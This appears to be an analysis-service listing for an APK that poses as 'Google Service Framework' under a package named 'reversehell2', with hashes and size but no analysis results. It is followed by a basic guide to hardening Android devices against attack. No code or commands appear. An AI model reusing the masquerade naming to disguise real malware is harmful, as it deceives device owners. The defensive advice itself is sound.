Analysis	Action
Not static analyzed	Analyze
Not dynamic analyzed	Analyze
Yara rules not applied	Check

Metadata	Value
App name	Google Service Framework
Package name	com.example.reversehell2
Developer	US
Displayed version	1.0
First seen	a few seconds ago
File size	2.22 MB

Hash Type	Hash Value
MD5	7c7ffdb1421dd59a674b3a6b0b0a9e9e
SHA1	78e43a15734795a4500ba446e0a4549cdc18943a
SHA256	fd6e39a71f4bbd19629787c83721d5e019151561b7ba4eb9d5..

# How to Prevent Hacking on Android Platform

---



## 1. Basic Device Protection

- **Set Strong Screen Lock:**  
Use PIN, password, or biometric locks (not just swipe).
  - **Disable USB Debugging:**  
Turn off "Developer Options" and "USB Debugging" when not needed.
  - **Avoid Public USB Charging Ports:**  
Use your own charger or power bank (to prevent USB-based attacks like Juice Jacking).
- 



## 2. Network Safety

- **Avoid Public Wi-Fi:**  
Use mobile data or VPN on public networks.
  - **Disable Wireless ADB:**  
Never leave ADB on over Wi-Fi (it exposes the device to remote attacks).
  - **Use a VPN:**  
Protects your data on insecure networks.
- 



## 3. App Security

- **Install Apps Only from Google Play Store:**  
Avoid downloading APKs from unknown websites.
- **Check App Permissions:**  
Don't allow unnecessary permissions (location, camera, contacts, etc.).

-  **Uninstall Unused Apps:**

Reduce attack surface.

---

## 4. Device Hardening

-  **Enable Google Play Protect:**  
Regularly scan for harmful apps.
  -  **Keep Software Updated:**  
Always install the latest security patches and app updates.
  -  **Use Encrypted Storage:**  
Enable device encryption for protecting stored data.
- 

## 5. Social Engineering Awareness

-  **Avoid Clicking Unknown Links:**  
Phishing links can install malware.
  -  **Be Careful with Email Attachments:**  
Especially from unknown senders.
  -  **Ignore Unknown USB/OTG Devices:**  
They might carry payloads.
- 

## 6. Developer Options & ADB Safety

-  **Disable Developer Options:**  
When not actively using it.
  -  **Turn Off Wireless Debugging:**  
(Only enable it in a controlled lab).
  -  **Revoke USB Debugging Authorizations:**  
From "Developer Options" if you connected to unknown computers.
- 

## 7. Backup and Recovery

-  **Regularly Backup Important Data:**  
In case of ransomware or phone reset.
  -  **Factory Reset If Compromised:**  
Completely wipe the device to remove persistent threats.
- 

## 8. Avoid Rooting (Unless Necessary)

-  **Rooting Weakens Security:**  
It bypasses Android's built-in protections.
  -  **If Rooted:**  
Be extremely careful — only use in test environments.
- 

## 9. Recommended Security Apps

-  Google Play Protect
  -  Malwarebytes Mobile Security
  -  Bitdefender Mobile Security
  -  NetGuard (Firewall for non-rooted devices)
- 

